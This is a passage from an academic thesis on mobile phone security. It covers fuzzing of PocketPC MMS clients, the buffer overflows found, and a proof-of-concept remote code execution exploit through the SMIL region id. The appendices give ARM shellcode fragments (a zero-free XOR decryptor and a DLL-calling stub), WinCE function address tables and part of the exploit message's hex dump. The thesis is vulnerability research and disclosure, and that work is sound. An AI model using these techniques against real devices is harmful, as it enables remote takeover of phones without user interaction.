Message Header. This is the header of the *M-Retrieve.conf* MMS message. The message is delivered to the User Agent through a GET request. The header contains multiple fields with different formats.

Message Body. This is the body part of the *M-Retrieve.conf* MMS message. We considered the header and the body of the message separately because they are treated differently by the infrastructure. More precisely, while, the MMS headers are actually checked by the various parts of the MMS architecture (and may lead to the message being rejected), the message body can be arbitrarily complex, and, therefore, it is more difficult to verify or sanitize.

The other MMS message types are output generated by the User Agent, and, thus, cannot be used to provide inputs to the application.

7.4.2 Sanitization in the MMS Infrastructure

All messages submitted to an MMS Relay are subjected to verification and possible modification before being accepted for delivery. Messages failing the verification step are rejected and thus not delivered to their destination.

Because of this sanitization, a particular vulnerability may not be exploitable, since the message part which is used for an attack could cause the verification to fail. In order to successfully attack an MMS User Agent, sanitization has to be avoided and thus has to be known. Identifying the sanitization rules of an MMS Relay, therefore, is an important step in the analysis process.

To identify the sanitization rules and the message parts that are not touched by the sanitization process, we tested each message part (e.g., header fields and body parts) individually by submitting specially crafted messages to an MMS Relay.

Our fuzzing-like testing process works as the following: first, we created a list of message-parts for testing (e.g., the header fields Subject, X-Mms-Message-ID, and Content-Type); second, we defined a number of permutation-methods for each message part (e.g., string generator, binary-string generator or number generator); and third, each part is individually tested. The test procedure assigns one of five modes to each message-part: *unusable*, *truncated*, *scrubbed*, *deleted,* and *not modified*. Initially all parts are marked as *not modified*. The test output consists of the list of message-parts with the applicable modes.

Testing each message-part is done by first permutating the part-value, then submitting a message containing the generated value, and finally, analyzing the result of the submission. If the submission is rejected, the part-value is changed and sent again. If the message is rejected again, the permutation method is

changed. If all permutation methods have been tried without success, the message-part is considered unusable and the next message-part is tested.

Accepted messages are retrieved and further analyzed. If the message-part is deleted, truncated, or modified, the result is recorded and the next message-part is tested. If the message-part is not modified, it is tested again with the next permutation-method. The next message-part is tested after all permutation-methods have been tried or the part-value is modified. Below the main steps of the test-process are shown.

- Permute Part-Value, Generate and Submit Message
- Message Rejected
  - permute value, if rejected again switch permutation-method
  - if all permutation-methods tried, mark as `unusable`
- Message Accepted and Retrieved (check part value)
  - if part is truncated, mark as `truncated`
  - if part is modified, mark as `scrubbed`
  - if part is deleted, mark as `deleted`
  - if part is not modified, switch permutation-method

7.4.3 The Virtual MMS System

The virtual MMS system is a testing harness that allows us to test a User Agent application using operational parameters that are identical to the ones observed when using the actual mobile phone network. The obvious advantages of using a virtual MMS infrastructure are the ability to control every parameter of the delivery process and avoiding usage fees.

The virtual MMS system consists of three components: an HTTP server that acts as the MMS Relay, a WAP gateway, and the MMS message generator. The three components run on a Linux PC, while the User Agent connects to the network using a wireless LAN.

HTTP Server. We used Apache 1.3.33 [7] with mod_php [89]. We only needed to add the MMS MIME type to the Apache configuration, so that files with the `mms` extension are assigned the right content-type.

WAP Gateway. We used the open-source WAP gateway software Kannel [88] without any custom configurations.

MMS Message Generator. The MMS message generator/fuzzer is based on MMSLib [75] a light-weight MMS encoder/decoder library written in PHP. The fuzzer generates binary-encoded MMS messages and stores them in a directory accessible by the HTTP server, so that a client can access them.

To be able to use our virtual MMS system, the mobile phone needs to be configured to connect to the testing infrastructure instead of a regular mobile phone network. This is done by pointing the phone to the test WAP gateway and, for message access, to the web server. In addition, the phone has to be configured to use the wireless LAN connection as the means to send and receive MMS messages.

To send a message to the phone, a message notification (*M-Notification.ind*) is transmitted using a WAP Push message encapsulated in a UDP datagram. The phone, in turn, connects to the WAP gateway of the virtual MMS system and receives the MMS message from our HTTP server.

7.5 Fuzzing MMS User Agents

We concentrated our fuzzing efforts around the *M-Notification.ind* and the *M-Retrieve.conf* messages types. In the *M-Retrieve.conf* case we also partially looked at the message body and the multi-part header. We also briefly tested the SMIL [94] implementation, since SMIL is an MMS-specific format. In this section, we first present our fuzzing tool and then discuss our fuzzing methodology.

7.5.1 The MMS Fuzzer

Our MMS fuzzing tool consists out of two main components, the MMS *message-encoder* which is based on a heavily modified version of MMSLib [75], and the *fault-generator* which generates the actual content that is encoded into the different fields of an MMS message. Both components of our tool along with the setup of a fuzzing session are presented below.

Message Encoder. The message-encoder is a PHP script for generating *M-Retrieve.conf* and *M-Notification.ind* messages (including the WAP

Push part). The message-encoder takes input generated by the fault-generator and places it into the specific header or body fields. The message-encoder also takes care of generating matching *M-Notification.ind* messages when fuzzing *M-Retrieve.conf* messages.

Fault Generator. The fault-generator generates the actual *fuzz data* and is written in C. The fault-generator runs the message-encoder and the send script, to generate and send a new MMS message. The fuzz data generated by the fault-generator is discussed in detail in the next section.

Setting up a fuzzing session involves three steps (assuming the device is already connected to the local wireless LAN). First, ActiveSync (the WindowsCE synchronization application) has to be connected (this is required by the debugger). Second, the User Agent application has to be started. Third, the debugger has to be attached to the target process (tmail.exe). After these three steps have been completed, the fuzzing can be started. As soon as the application crashes, the last two steps have to be repeated over before fuzzing can be continued.

7.5.2 Fuzzing MMS Header Fields

The MMS header, as shown in Figures 7.4 and 7.3, is composed out of multiple variable length fields besides the simple 1-byte-wide fields. The different fields use various kinds of encoding schemas in the binary MMS message format. The encoding schemas used are the main focus in this section.

Number Formats

There are four number formats: the `short-integer` and `long-integer` (defined in [98] p.83), the `variable length unsigned integer` (defined in [98] p.67) and the `value-length` (defined in [98] p.84). The `value-length` is heavily used for `encoded-strings`, and, therefore, needs special attention. The `short-integer` is only used for the *X-Mms-MMS-Version* field (which must be set to 1.0) and, therefore, is not covered here.

Long Integer. The `long-integer` is a multi-byte value where the first byte indicates the number of bytes composing the value. These bytes must be interpreted as a `big-endian` unsigned integer.

```
length  0  00
length  5  054141414141
length 16  1041414141414141414141414141414141
```

Figure 7.6: The fuzzing values for the long-integer format.

Variable Length Unsigned Integer. The `uintvar` format separates the number into 7 bit blocks with the remaining bit (the most significant bit) as a continue flag. If a value requires more then 7 bits, multiple bytes are used where all but the last byte have the most significant bit set, to indicate a following byte. The maximum value length is 32 bit encoded in 5 bytes.

Value Length. The `value-length` format is either exactly 1 byte, or multiple bytes long. In the 1-byte format, a number between 0 and 30 can be represented. In the multi-byte format the first byte needs to be 31 and is followed by a `uintvar`.

The number formats are somehow complex and implementation errors when parsing them seem likely. Therefore, we designed test cases for each format. Along with the parsing tests, standard boundary condition tests were implemented. Below, we first present the parsing tests, followed by a short description of the boundary condition tests.

The `long-integer` format consists of a length byte followed by a number of data bytes. We anticipate that incorrectly written parsers overwrite a static buffer due to blindly copying the number of bytes given by the length field to it. Because of the small range of possible values for the length byte (0-255) the complete range can be easily tested. For each test case the length and the number of data bytes are increased by one, starting with a length of zero. Some example values in hex are shown in Figure 7.6.

The `uintvar` format does not have a range limit since it is terminated by a special character (like a NULL-terminated string), and, therefore, the format is tested like a string. Tests are divided into two parts, relatively short strings ranging in length from 1 to 255 and long strings matching common buffer sizes (256, 512, 1024, 2048, 4096, ...65535). According to the format, the most significant bit of all but the last byte is set, to indicate a following byte. Figure 7.7 shows some examples.

```
length  1  41
length  4  C1C1C141
length 10  C1C1C1C1C1C1C1C1C141
```

Figure 7.7: The fuzzing values for the uintvar format.

The boundary condition tests where conducted by legally encoding the test values into the relevant fields (e.g., the length field of an `encoded-string`). Our test values are based on the advice given by [65]. Basically three groups are tested: very small numbers (e.g., -1, 0, 1, 2, 10, 20, 30), very big numbers (e.g., 0xffff, 0x7fffffff, 0xffffffff) and numbers around the byte boundaries (e.g., 2^8, $2^8 - 1$, $2^8 + 1$, 2^{16}, 2^{24} and 2^{31}).

String Formats

Strings are basically encoded as a sequence of characters terminated by a NULL character (like C strings); there are just a few exceptions for special cases. The earlier-mentioned `encoded-string` is a combination of a normal string and a length field. The different string types are explained below.

Text-String. A NULL-terminated string of characters. A leading quote character (decimal 127) is required if the first character is between 128 and 255.

Encoded-String. The `encoded-string` basically is an extension to the normal `text-string`. The `encoded-string` is either a `text-string` or `value-length` followed by a `character-set identifier` and a `text--string`, to indicate total length and the character-set used by the string, respectively.

String fuzzing is done by all kinds of fuzzing tools, and, therefore, we do not provide many details. In general all string fields were tested for buffer overflows using various length printable and non-printable character strings. Special test strings containing many "%n" where used to trigger possible format string vulnerabilities.

`Encoded-strings` were also specially tested. Here, the length field is set to indicate fewer bytes than the string actually contains. Parsers that blindly accept the length indication would allocate a buffer to hold exactly the number

of bytes indicated, and then use `strcpy` (since the string is NULL-terminated) to copy the string.

The Content Type Field

The *Content-Type* field has a special format and requires extra attention. The format of the field is defined in [98] (p.90), and consists of several subfields (parameters). The format is: a `value-length` (for the complete field) followed by the `content-type` itself, followed by the parameters. The parameters are encoded like message header fields: first the field name (encoded as 1 byte value) and then the value (e.g., a NULL-terminated string). An example of this encoding is shown in Figure 7.5. The `content-type` itself is either a 1 byte value (in case of a "well-known" type) or a string.

We anticipated that User Agent implementations would be "optimized" for standard cases and would likely misbehave in non-standard cases. In our test cases, all parameters are treated as string fields and were tested by using the string length and format string tests described earlier.

7.5.3 Fuzzing the MMS Message Body

The MMS message body consists of `multi-part` entries. This means that each body part consists of a small header right before the actual content data. The individual body parts are concatenated. The body starts with a `uintvar` field which indicates the number of body parts (newer implementations determine the number of body entries by themselves) and, therefore, ignore this field. The format of the multi-part entry header is almost the same as the format of the Content-Type field in the message header and has two additional length fields.

For testing the multi-part entry header we used the exact same test cases which we created for the Content-Type field. We did not do any content data fuzzing besides SMIL which is described below.

7.5.4 Fuzzing SMIL

SMIL [94] along with WML [95] is the presentation layer of an MMS message; it describes how the multiple parts of a message (e.g., text, image, audio or video) are presented to the user. In other words, it is the HTML of MMS. We investigated SMIL as a central part of MMS, but since it is very similar to HTML and multiple HTML fuzzers already exist, we only did a few brief

tests. Appendix Figure B.1 shows a SMIL file generated by `MMS Composer`, the PocketPC MMS User Agent.

We wanted to do a brief sweep of the SMIL format and concentrated on the most obvious problem: the length of field values. We ignored fields with common formats like `width` or `height`, since these also exist in HTML. We tried to avoid testing reused (tested) code by only testing SMIL-specific parts, where the code could not have been reused. Also we only looked at fields which do not need any parsing, because of possible buffer size checks. We ended up only looking at the `id` parameter of the `region` field and the `region` and `src` parameter of the `text` field. These fields where tested using the string tests described earlier.

7.5.5 Fuzzing Results

We found numerous string-length-related buffer overflows. We also found that the parser that handles the binary Content-Type values does not behave well and crashes when fed with unexpected values. We found more then 10 different fields whose parsing routines contain buffer overflows. Some of the buffer overflows are security-critical since they reach the stored return address on the stack, and allow us to hijack the programs control flow. To demonstrate that some of the attacks found were exploitable we developed a proof-of-concept exploit for one of the vulnerabilities.

In the *M-Notification.ind* message we found that the length of the three header fields *X-Mms-Content-Location*, *Subject*, and *X-Mms-Transaction-ID* are not handled correctly and produce a buffer overflow. The overflows are not security-critical, since we were not able to overwrite the saved return address on the stack.

In the *M-Retrieve.conf* message parsing routines we found three buffer overflows. As in the *M-Notification.ind* message, the *Subject* can be used to crash the application. The other two overflows were found in the *Content-Type* field. In this case, the `content-type` itself and the `start-info parameter` can trigger a stack overflow. Also, the `content-type` part overflow reaches the stored return address on the stack.

Additionally, three buffer overflows where found in the multi-part entry header of the message body. Here, the `content-type`, `Content-ID`, and `ContentLocation` fields are not handled correctly. All three overflows reach the stored return address on the stack, and can be used for gaining control over the program counter.

We further found multiple string-length-related overflows in the SMIL parser. In this case, the `id` parameter of the `region` tag and the `region` parameter of the `text` tag can be used to overflow the stack. Besides the fact that both overflows reach the return address on the stack, we further found them to be exploitable.

7.6 Attacking MMS User Agents

Through our tests of the sanitization performed by the MMS Relay (see Section 7.4.2), we found it more likely that message-body-related vulnerabilities could be exploited in the "real-world". The reason for this is that the MMS Relay sanitizes some fields, and converts the header fields of an MMS message to plain text. Thus it, removes the exploit from the message (the exploit is not really removed rather, it is neutralized, since the message submission is rejected).

We have further investigated possibilities for circumventing the mobile phone service provider infrastructure in order to deliver malformed MMS messages to victim devices. The easiest way to accomplish this task is running our own MMSC (e.g., a HTTP server with settings as described in Section 7.4.3). Then, one would only need to send a notification message to the victim device containing a URL pointing to the rogue MMS Relay. The problem is that some phone service providers run closed MMS systems, meaning that the WAP gateway (used only for connecting to the MMS Relay) cannot connect to any IP-address other than the one of the MMS Relay. Therefore, closed MMS systems implicitly protect their users.

7.6.1 Proof-of-Concept MMS Exploit

We created a Proof-of-Concept exploit which executes code on the target device using the buffer overflow vulnerability found in the SMIL parser. The MMS message containing the exploit can be sent to the target using the MMS Relay of a service provider, since the SMIL file is transported in the message-body.

For the exploit we used the `id` parameter of `region` tag. The exploit consists of a 400 byte return address area (the size of the stack of the exploited function), followed by 10 NOPs (40 bytes) and 152 bytes of shellcode. The return address on our device is at 0x2C05EE40, (2C) being the slot number (see Section 5.4.1). Since the exploit is being sent via the MMS Relay of

a service provider an *M-Send.req* message is used. The message including the exploit is shown in Appendix Figures B.2 and B.3. The exploit payload displays a simple message-box, as shown in Figure 7.8.



Figure 7.8: The MMS Composer exploit showing a message-box.

Our exploit is the *first* of its kind to demonstrate a remote code execution attack against a mobile phone using MMS as the attack vector. Vulnerabilities like our proof-of-concept attack have serious implications: They do not require user interaction in order to activate their payload. Therefore, they can be leveraged by worms that spread using MMS or to perform other attacks, such as the *Cross-Service Attacks* described in Chapter 6.

Chapter 8

Conclusions

Many of the problems found on desktop systems are starting to appear on handhelds. However, architectural differences between handhelds and desktops (e.g., less memory and slow processors) present challenges for security designers. The specialized infrastructure mobile phones rely on to function further increases the difficulty and time needed for development and security analysis. We believe that there is a great need for effective tools that support third-party security testing of mobile phones and mobile phone network components. The work presented in this thesis is among the first to specifically address security issues of mobile devices and especially of smart phones.

The research presented is the first in this area to demonstrate a cross-service vulnerability and to propose a solution. We have designed and implemented a labeling system to help mitigate or prevent Cross-Service Attacks. Our prototype labeling system can be extended to effectively protect mobile devices against various threats. Future work will concentrate on extending the policy language to allow a user to describe more complex labeling policies and on making the implementation of the reference monitor more efficient.

We also presented a new method for performing vulnerability analysis of smart phones, which takes the required service-infrastructure into account. Our method uses a simulated infrastructure to avoid the cost and time factors normally associated with the use of mobile phone service networks. The developed method led to the discovery of the first mobile phone network application-related vulnerability that can be remotely exploited. The buffer overflow vulnerability was found in the PocketPC MMS client, which we were able to exploit to execute code.

Future work includes analyzing other User Agent implementations. Devices that support MMS transfer using wireless LAN can be easily tested using a setup like the one we presented in this thesis. For testing devices that do not support a setup like ours, additional ways have to be found for delivering MMS messages to devices without using the infrastructure of a service provider.

Bibliography

[1] Familiar Linux - A Linux Distribution For Handheld Devices. http://familiar.handhelds.org/.

[2] Global Positioning System (GPS). http://en.wikipedia.org/wiki/Gps.

[3] A. Kettula. Security Comparison of Mobile OSes. http://citeseer.csail.mit.edu/673680.html, 2000.

[4] A. Sabelfeld and A. C. Myers. Language-Based Information-Flow Security. *IEEE Journal on Selected Areas in Communications*, 21(1):5–19, January 2003.

[5] Airscanner Corp. Advisory 05081102 vxFtpSrv 0.9.7 Remote Code Execution Vulnerability. http://www.airscanner.com/security/05081102_vxftpsrv.htm, 2005.

[6] Airscanner Corp. Advisory 05081203 vxTftpSrv 1.7.0 Remote Code Execution Vulnerability. http://www.airscanner.com/security/05081203_vxtftpsrv.htm, 2005.

[7] Apache Software Foundation. Apache HTTP Server. http://httpd.apache.org.

[8] ArcSoft. MMS Composer. http://www.arcsoft.com, 2002.

[9] ARM Limited. ARM. http://www.arm.com/.

[10] ARM Limited. ARM Instruction Set Quick Reference. http://www.arm.com/pdfs/QRC0001H_rvct_v2.1_arm.pdf.

[11] B. Jurry XFocus Team. Siemens Mobile SMS Exceptional Character Vulnerability. `http://www.xfocus.org/advisories/200201/2.html`, January 2002.

[12] M. Bishop. *Introduction to Computer Security*. Pearson Education, Boston, MA, 2005.

[13] Bluetooth SIG. Bluetooth. `http://www.bluetooth.org`.

[14] C. Cowan and C. Pu and D. Maier. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In *Proceedings of the 7th USENIX Security Symposium*, pages 63–78, 1998.

[15] C. Mulliner. Exploiting PocketPC. In *WhatTheHack!*, August 2005.

[16] C. Peikari, S. Fogie, Ratter/29A. WinCE4.Dust. `http://www.informit.com/articles/article.asp?p=337069`.

[17] C. Wright, C. Cowan, J. Morris, S. Smalley, G. KroahHartman. Linux Security Modules: General Security Support for the Linux Kernel. `http://citeseer.ist.psu.edu/wright02linux.html`, 2002.

[18] D. Elser. PicoWebServer Remote Unicode Stack Overflow Vulnerability. `http://seclists.org/lists/bugtraq/2005/May/0333.html`, May 2005.

[19] E. Gauthier. GPRS Overbilling Attack Using Unclosed Connections, February 2003.

[20] E. Ito. FtpSvr - Ftp Server. `http://www.oohito.com/wince/arm_j.htm`, 1999.

[21] F-Secure. PalmOS/Vapor. `http://www.f-secure.com/v-descs/vapor.shtml`.

[22] F-Secure. F-Secure Virus Descriptions : Commwarrior.A. `http://www.f-secure.com/v-descs/commwarrior.shtml`, 2005.

[23] F-Secure Corporation. F-Secure Virus Descriptions : Skulls. `http://www.f-secure.com/v-descs/skulls.shtml`, 2004.

[24] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Hypertext transfer protocol – HTTP/1.1, 1999.

[25] T. Fraser. LOMAC: MAC you can live with. In *Proc. of the 2001 Usenix Annual Technical Conference*, Jun 2001.

[26] FX and FtR of Phenoelit. Attacking Embedded Systems. In *Chaos Communication Camp*, August 2003.

[27] FX of Phenoelit. More Embedded Systems. In *Defcon 11*, August 2002.

[28] FX of Phenoelit. Analyzing Complex Systems: The BlackBerry Case. In *BlackHat Briefings Europe*, February 2006.

[29] G. Edjlali and A. Acharya and V. Chaudhary. History-based Access Control for Mobile Code. In *ACM Conference on Computer and Communication Security*, 1998.

[30] GSM Association. Enhanced Data rates for GSM Evolution. `http://www.gsmworld.com/technology/edge/`.

[31] GSMA. GPRS - General Packet Radio Service. `http://www.gsmworld.com`.

[32] GSMA. GSM - Global System for Mobile Communications. `http://www.gsmworld.com`.

[33] Hewlett-Packard. HP iPAQ h5500. `http://welcome.hp.com/country/us/en/prodserv/handheld.html`.

[34] HTC. HTC Blue Angel. `http://www.htc.com.tw`.

[35] i-mate. i-mate PDA2k. `http://www.imate.com/t-DETAILSP_DA2K.aspx`.

[36] IEEE Standards Association. IEEE 802.11. `http://standards.ieee.org/getieee802/802.11.html`.

[37] Infrared Data Association. Infrared Data Association. `http://irda.org/`.

[38] Insecure.Com LLC. Nmap Security Scanner. `http://www.insecure.org/nmap`, 2002.

[39] Intel Corporation. Intel XScale. `http://www.intel.com/`.

[40] J, Ahonen. PDA OS Security: Application Execution. `http://www.tml.tkk.fi/Studies/T-110.501/2001/papers/jukka.ahonen.pdf`, 2001.

[41] J. de Haas. Mobile Security: SMS and a little WAP. `http://www.itsx.com/hal2001/hal2001-itsx.ppt`, August 2001.

[42] J. Koziol and D. Litchfield and D. Aitel and C. Anley and S. Eren and N. Mehta and R. Hassell. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. Wiley, 2003.

[43] J. Rosenberg and H. Schulzrinne and G. Camarillo and A. Johnston and J. Peterson and R. Sparks and M. Handley and E. Schooler. SIP: Session Initiation Protocol. RFC3261, 2002.

[44] K. Biba. Integrity Considerations for Secure Computer Systems. Technical Report TR-3153, MITRE Corp, Bedford, MA, 1977.

[45] K. Moore. Multipurpose Internet Mail Extensions (MIME) Part Three: Message Header Extensions for Non-ASCII Text. `http://www.ietf.org/rfc/rfc2047.txt`, November 1996.

[46] L. Torvalds et al. Linux Kernel. `http://www.kernel.org/pub/`.

[47] M. Herfurt, M. Holtmann, A. Laurie, C. Mulliner, T. Hurman, M. Rowe, K. Finisterre, J. Wright. the trifinite group. `http://www.trifinite.org`.

[48] M. Laakso, M. Varpiola. Vulnerabilities Go Mobile. May 2002.

[49] McAfee. PalmOS/LibertyCrack. `http://vil.nai.com/vil/content/v_98801.htm`.

[50] McAfee. PalmOS/Phage.963. `http://vil.nai.com/vil/content/v_98836.htm`.

[51] Microsoft. Windows Mobile. `http://www.microsoft.com/windowsmobile/pocketpc/`.

[52] Microsoft. Platform Builder for WindowsCE 5.0, Compiler Option Reference. `http://msdn.microsoft.com/library/default.asp?url=/library/en\-us/wcepbguide5/html/wce50congs-enablesecuritychecks.asp`, 2005.

[53] Microsoft Corporation. eMbedded Visual C++ 4.0. http://www.microsoft.com/downloads/details.aspx?familyid=1DACDB3D-50D1-41B2-A107-FA75AE960856&displaylang=en.

[54] MobileGX. NetStat2004. http://www31.brinkster.com/agangce/ppc/netstat2004/netstat2004.html, 2004.

[55] Multi Media Card Association. Multi Media Card. http://www.mmca.org/home.

[56] N. Borisov and I. Goldberg and D. Wagner. Intercepting Mobile Communications: The Insecurity of 802.11. http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html, 2001.

[57] N. Freed, N. Borenstein. Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies. http://www.ietf.org/rfc/rfc2045.txt, November 1996.

[58] N. Freed, N. Borenstein. Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types. http://www.ietf.org/rfc/rfc2046.txt, November 1996.

[59] Newmad Technologies AB. PicoWebServer. http://www.newmad.se/rnd-freesw-pico.htm, 2005.

[60] O. Whitehouse @stack Inc. FuzzServer. http://www.blackops.cn/tools/FuzzerServer.zip, January 2002.

[61] O. Whitehouse @stack Inc. Nokia Phones Vulnerable to DoS Attacks. http://www.infoworld.com/article/03/02/26/HNnokiados_1.html, February 2003.

[62] Oulu University Secure Programming Group. PROTOS Security Testing of Protocol Implementations. http://www.ee.oulu.fi/research/ouspg/protos/, 2002.

[63] P. Haas. Cell Phone Worm Research. http://www.cs.ucsb.edu/~feakk/files/cell.zip, June 2005.

[64] P. Loscocco and S. Smalley. Integrating Exible Support For Security Policies Into The Linux Operating System. In *Proceedings of the FREENIX Track of the 2001 USENIX Annual Technical Conference, 2001.*

[65] P. Oehlert. Violating Assumptions with Fuzzing. *IEEE Security and Privacy*, April 2005.

[66] PalmSource Inc. PalmOS. `http://www.palmsource.com/palmos/`.

[67] Personal Computer Memory Card International Association. Personal Computer Memory Card International Association. `http://www.pcmcia.org/`.

[68] Psion Teklogix. Psion. `http://www.psionteklogix.com`.

[69] Qualcomm. Code Division Multiple Access. `http://www.cdmatech.com/`.

[70] Qualcomm. Evolution-Data Optimized. `http://www.qualcomm.com/technology/1xev-do/published.html`.

[71] R. Coker. Porting NSA Security Enhanced Linux to Hand-held devices. `http://archive.linuxsymposium.org/ols2003/Proceedings/All-Reprints/Reprint-Coker-OLS2003.pdf`, 2003.

[72] R. Sandhu and D. Ferraiolo and R. Kuhn. The NIST Model for Role-Based Access Control: Towards A Unified Standard. In *Proceedings of the fifth ACM workshop on Role-based access control*, pages 47–63, 2000.

[73] Research In Motion Ltd. BlackBerry. `http://www.blackberry.com/`.

[74] S. Fogie. PocketPC Abuse. In *BlackHat Briefings*, August 2003.

[75] S. Hellkvist. MMSLib. `http://www.hellkvist.org/software/#MMSLIB`, 2004.

[76] M. T. S. N. Christensen, K. Sorensen. Umbrella - We can't prevent the rain ... -But we don't get wet! Master's thesis, Aalborg University, January 2005.

[77] San. Hacking Windows CE. *Phrack*, 0x0b(0x3f), August 2005.

[78] SDCard Association. Secure Digital. `http://www.sdcard.org/`.

[79] SecurityFocus. BugTraq is a full disclosure moderated mailing list for the detailed discussion and announcement of computer security vulnerabilities. `http://www.securityfocus.com/archive`.

[80] SJ Labs, Inc. Voice Over IP Software. http://www.sjlabs.com, 2005.

[81] Sun Microsystems Inc. Java Platform, Micro Edition (ME). http://java.sun.com/javame/.

[82] Symantec Inc. Backdoor.Brador.A. http://www.symantec.com/avcenter/venc/data/backdoor.brador.a.html.

[83] Symantec Security Response. SymbOS.Cabir. http://securityresponse.symantec.com/avcenter/venc/data/epoc.cabir.html, 2004.

[84] Symbian, Inc. Information about Mosquitos Trojan. http://www.symbian.com/press-office/2004/pr040810.html, 2004.

[85] Symbian Ltd. SymbianOS. http://www.symbian.com.

[86] T. Hurman Pentest Ltd. Exploring WindowsCE Shellcode. http://www.pentest.co.uk/documents/exploringwce/exploring_wce_shellcode.html, September 2005.

[87] Texas Instruments Inc. OMAP Platfrom. http://focus.ti.com/omap/docs/omaphomepage.tsp.

[88] The Kannel Group. Kannel: Open Source WAP and SMS Gateway. http://www.kannel.org.

[89] The PHP Group. PHP. http://www.php.net.

[90] Unicode Inc. Unicode. http://www.unicode.org/.

[91] USB Implementers Forum Inc. Universal Serial Bus. http://www.usb.org/home.

[92] Vieka Technology Inc. PE FTP Server. http://www.vieka.com/peftpd.htm, 2005.

[93] P. M. W. Enck, P. Traynor and T. L. Porta. Exploiting Open Functionality in SMS-Capable Cellular Networks. In *Conference on Computer and Communications Security*, 2005.

[94] W3C. Synchronized Multimedia Integration Language (SMIL 2.1). http://www.w3.org/TR/2005/REC-SMIL2-20051213/, December 2005.

[95] WAP Forum. Wireless Application Protocol Wireless Markup Language Specification. `http://www.wapforum.org`.

[96] WAP Forum. WAP-210-WSP Wireless Application Protocol Architecture Specification. `http://www.wapforum.com`, 2000.

[97] WAP Forum. WAP-206-WSP Wireless Application Protocol Multimedia Messaging Service Client Transactions Specification. `http://www.wapforum.com`, 2001.

[98] WAP Forum. WAP-230-WSP Wireless Application Protocol Wireless Session Protocol Specification. `http://www.wapforum.com`, 2001.

[99] WAP Forum. WAP-209-WSP Wireless Application Protocol MMS Encapsulation Protocol. `http://www.wapforum.com`, 2002.

[100] R. N. M. Watson. TrustedBSD: Adding Trusted Operating System Features to FreeBSD. In *USENIX Annual Technical Conference, FREENIX Track*, pages 15–28, 2001.

[101] Wi-Fi Alliance. Wi-Fi Protected Access. `http://www.wi-fi.org/opensection/knowledge_center/wpa/`.

Appendices

Appendix A

ARM Shellcode

```
SUB R1, PC, #4   @ R1 holds the address of the next instruction
```

Figure A.1: Self locating shellcode.

```
MOV R0, R0   @ includes Zeros in binary
MOV R1, R1   @ does not include Zeros in binary
```

Figure A.2: NOPs in ARM Assembly.

```
@CODE
  ...
  MOV R0, #100   @ R0 = 100, first argument
  BL=Sleep       @ branch link to import table
  ...

@IMPORT TABLE
 Sleep:
  LDR R12, [PC]  @ R12 = function address
  MOV PC, R12    @ PC = R12 (execute function)
  0x0098F801
```

Figure A.3: Calling a DLL Function.

```
 ADD   R1, PC, #32    @ R1 = start of encrypted shellcode
 MOV   R2, #100       @ R2 = size of shellcode (here 100 bytes)
 ADD   R3, R1, R2     @ R3 = end of plain shellcode
 ADD   R3, R3, #248   @ R3 = R3 + offset for tricking i/d cache
 LDR   R4, [R1, #96]  @ R4 = decryption key
LOOP:
 LDR   R5, [R1, R2]   @ R5 = load encrypted dword
 EOR   R5, R5, R4     @ R5 = decrypted dword (XOR with key)
 STR   R5, [R3, R2]   @ STORE decrypted dword
 SUBS  R2, R2, #4     @ R2 = address of next dword to decrypt
 SUBNE PC, PC, #24    @ JUMP to LOOP, if R2 != 0
 ADD   PC, R3, #4     @ JUMP to decrypted payload of shellcode
```

Figure A.4: Zero Free Decrypt Code.

DLL	Function	h6315 (WinCE 4.2)	PDA2k (WinCE 4.21)
coredll	Sleep	0x01F7 13C4	0x01F7 1734
coredll	LoadLibraryW	0x01F7 1FF8	0x01F7 3268
coredll	MessageBoxW	0x01F8 9800	0x01F8 9CA0
coredll	fopen	0x01F9 D0B0	0x01F9 F688
coredll	fwrite	0x01FA 5DD8	0x01FA 63BC
winsock	socket	0x0369 1138	0x0307 1138
winsock	connect	0x0369 1148	0x0307 1148
winsock	recv	0x0369 1190	0x0307 1190
phone	PhoneMakeCall	0x03DE 1270	0x03A0 1270

Table A.1: DLL Function Address Table.

Appendix B

MMS/SMIL

```
<smil>
<head>
<meta name="title" content="mms"/>
<layout>
<root-layout width="229" height="226" />
<region id="Image" left="4%" top="2%" width="92%"
 height="80%" fit="hidden" />
<region id="Text" left="4%" top="81%" width="87%"
 height="16%" fit="hidden" />
</layout>
</head>
<body>
<par dur="5000ms" >
<text src="1.txt" region="Text"/>
</par>
</body>
</smil>
```

Figure B.1: SMIL generated by MMS Composer.

```
POS    HEX                                                ASCII
 0000   8C80 9832 3339 3439 3938 3438 3137 3739    ...2394998481779
 0010   3030 3436 3832 3700 8D90 8901 8197 3830    0046827.......80
 0020   3535 3535 3535 3535 2F54 5950 453D 504C    55555555/TYPE=PL
